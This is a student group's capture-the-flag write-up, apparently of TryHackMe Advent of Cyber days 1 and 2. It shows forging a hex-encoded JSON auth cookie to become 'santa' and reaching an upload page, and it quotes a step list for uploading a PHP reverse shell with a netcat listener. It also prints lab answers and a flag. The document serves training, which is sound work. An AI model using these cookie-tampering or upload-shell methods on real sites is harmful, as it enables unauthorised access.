PSP0201

Week 2

Writeup

Group Name: GGez

Group members:

ID Number	Name	Role
1211101951	Muhammad Zaieff Danial Bin Mohd Suhaimi	Leader
1211100528	Muhammad Arief Fahmi Bin Syahril Anuar	Member
1211101120	Adam Uzair Bin Mohd Sori	Member
1211101643	Sivaharriharann A/L Ramanathan	Member


Day 1: Web Exploitation – A Christmas Crisis

Tools used: Kali Linux, Firefox


Solution/walkthrough:

<u>Question 1:</u>

a) We have done Registration and logging into the Christmas Control Centre using the IP Address into a new tab. We can't access to the control console.




b) We open the browser developer tools to check about the cookie.



Control	Active?
Part Picking	No
Assembly	No
Painting	No
Touch-up	No
Sorting	No
Sleigh Loading	No

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a224172696566227d	10.10.27.56	/	Session	122	false	false	None	Thu, 16 Jun 2022 09...


```
Data
auth: "7b22636f6d70616e79...3a224172696566227d"
Created: "Thu, 16 Jun 2022 09:33:05 GMT"
Domain: "10.10.27.56"
Expires / Max-Age: "Session"
HostOnly: true
HttpOnly: false
Last Accessed: "Thu, 16 Jun 2022 09:33:05 GMT"
Path: "/"
SameSite: "None"
Secure: false
```



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last
[redacted]	7b22636f6d70...	10.10.37.136	/	Session	122	false	false	None	Thu

Question 2:


We get the value of the cookie from the browser developer.



```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d7061
6e79222c2022757365726e616d65223a2261646d696e227d
```

Question 3:

We convert the cookie value using Cyberchef.



From Hex

Delimiter: None

Input (start: 0, end: 118, length: 118; length: 118, lines: 1)


```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d7061
6e79222c2022757365726e616d65223a2261646d696e227d
```

Output (start: 0, end: 59, length: 59; time: 3ms, length: 59, lines: 1)

```
{"company":"The Best Festival Company", "username":"admin"}
```

Question 4:

We change to JSON statement to hex and change the username into "santa".



To Hex

Delimiter: None

Bytes per line: 0

Input (start: 59, end: 59, length: 0; length: 59, lines: 1)


```
{"company":"The Best Festival Company", "username":"santa"}
```

Output (time: 3ms, length: 118, lines: 1)

```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d7061
6e79222c2022757365726e616d65223a2273616e7461227d
```

Question 5:

We get to access the controls and switch on all the controls.



CONTROL CONSOLE

Control	Active?
Part Picking	Yes
Assembly	Yes
Painting	Yes
Touch-up	Yes
Sorting	Yes
Sleigh Loading	Yes

THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFhYmQy}

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d	10.10.27.56	/	Fri, 17 Jun 2022 09:...	122	false	false	None	Thu, 16 Jun 2022 09...

auth: "7b22636f6d70616e792...3a2273616e7461227d"
Created: "Thu, 16 Jun 2022 09:54:07 GMT"
Domain: "10.10.27.56"
Expires / Max-Age: "Fri, 17 Jun 2022 09:53:45 GMT"
HostOnly: true
HttpOnly: false
Last Accessed: "Thu, 16 Jun 2022 09:56:16 GMT"
Path: "/"
SameSite: "None"

Thought Process/Methodology:

We were taken to a login/registration screen after gaining access to the target machine. We then went about creating an account and logging in. We open the developer tool in our browser after logging in and select the Storage tab to view the site cookie. We figured out that the cookie value was a Cyberchef converted the hexadecimal code to text. A JSON statement was found with the element of username The administrator's username was changed to (santa) using Cyberchef. These was used to transform the data from binary to hexadecimal. The cookie value has been replaced with the page was reloaded when one of the conversions was completed. The administrator page (Santa's) is now shown.I then continued to enable each control, resulting in the flag being shown.


Day 2: The Elf Strikes Back

Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1: What string of text needs adding to the URL to get access to the uploads page?


To access the uploads page, we need to navigate to the website, which is the IP address for the box we deployed. Next, we need to provide a key and value using query strings at the end of the URL.



You are not signed in

Please enter your ID as a GET parameter (?id=YOUR_ID_HERE)

We are told in the dossier that to access the uploads section we must provide our id and are given a special id 'ODIzODI5MTNiYmYw'



Title	IP Address	Expires
Elf Strikes Back	10.10.142.151	48m 25s

Putting it all together

This was a *lot* of information, so let's put it all together and look at the full process for exploiting a file upload vulnerability in a PHP web application:

1. Find a file upload point.
2. Try uploading some innocent files -- what does it accept? (Images, text files, PDFs, etc)
3. Find the directory containing your uploads.
4. Try to bypass any filters and upload a reverse shell.
5. Start a netcat listener to receive the shell
6. Navigate to the shell in your browser and receive a connection!

At the bottom of the dossier is a sticky note containing the following message:

For Elf McEager:
You have been assigned an ID number for your audit of the system: ODIzODI5MTNiYmYw . Use this to gain access to the upload section of the site.
Good luck!

You note down the ID number and ***navigate to the displayed IP address (10.10.142.151) in your browser.***

Answer the questions below

What string of text needs adding to the URL to get access to the upload page?

?id=ODIzODI5MTNiYmYw

Correct Answer

Hint

What type of file is accepted by the site?


Image

Correct Answer

Hint

Bypass the filter and upload a reverse shell.

We can access the uploads section by entering MACHINE_IP/?id=ODIzODI5MTNiYmYw replacing MACHINE_IP with the IP address of our deployed box.



Protect the Factory!


If you see any suspicious people near the factory, take a picture and upload it here!

No file selected

ANSWER: ?id=ODIzODI5MTNiYmYw

QUESTION 2: What type of file is accepted by the site?

Checking the page's source by right clicking and selecting 'View Page Source' and searching the HTML for the upload form or button.




```html
<!DOCTYPE html>
<html lang=en>
    <head>
        <title>Protection</title>
        <meta charset=utf-8>
        <meta name=viewport content="width=device-width, initial-scale=1.0">
        <link rel="icon" type="image/x-icon" href="favicon.ico">
        <link type=text/css rel=stylesheet href="/assets/css/lemonada.css">
        <link type=text/css rel=stylesheet href="/assets/css/roboto.css">
        <link type=text/css rel=stylesheet href="/assets/css/auth.css">
        <link type=text/css rel=stylesheet href="/assets/css/lightrope.css">
        <link type=text/css rel=stylesheet href="/assets/css/buttons.css">
        <script src="/assets/js/upload.js"></script>
        <script src="/assets/js/boxfade.js"></script>
    </head>
    <body>
        <ul class="lightrope"><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li><
        <div class=nose></div>
        <main>
            <h1>Protect the Factory!</h1>
            <h2>If you see any suspicious people near the factory, take a picture and upload it here!</h2>
            <input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
            <button tabindex=0 id=coverFile>Select</button>
            <button tabindex=1 id=uploadFile>Submit</button>
            <p id=fileText>No file selected</p>
        </main>

    </body>
</html>
```

Answer: Image

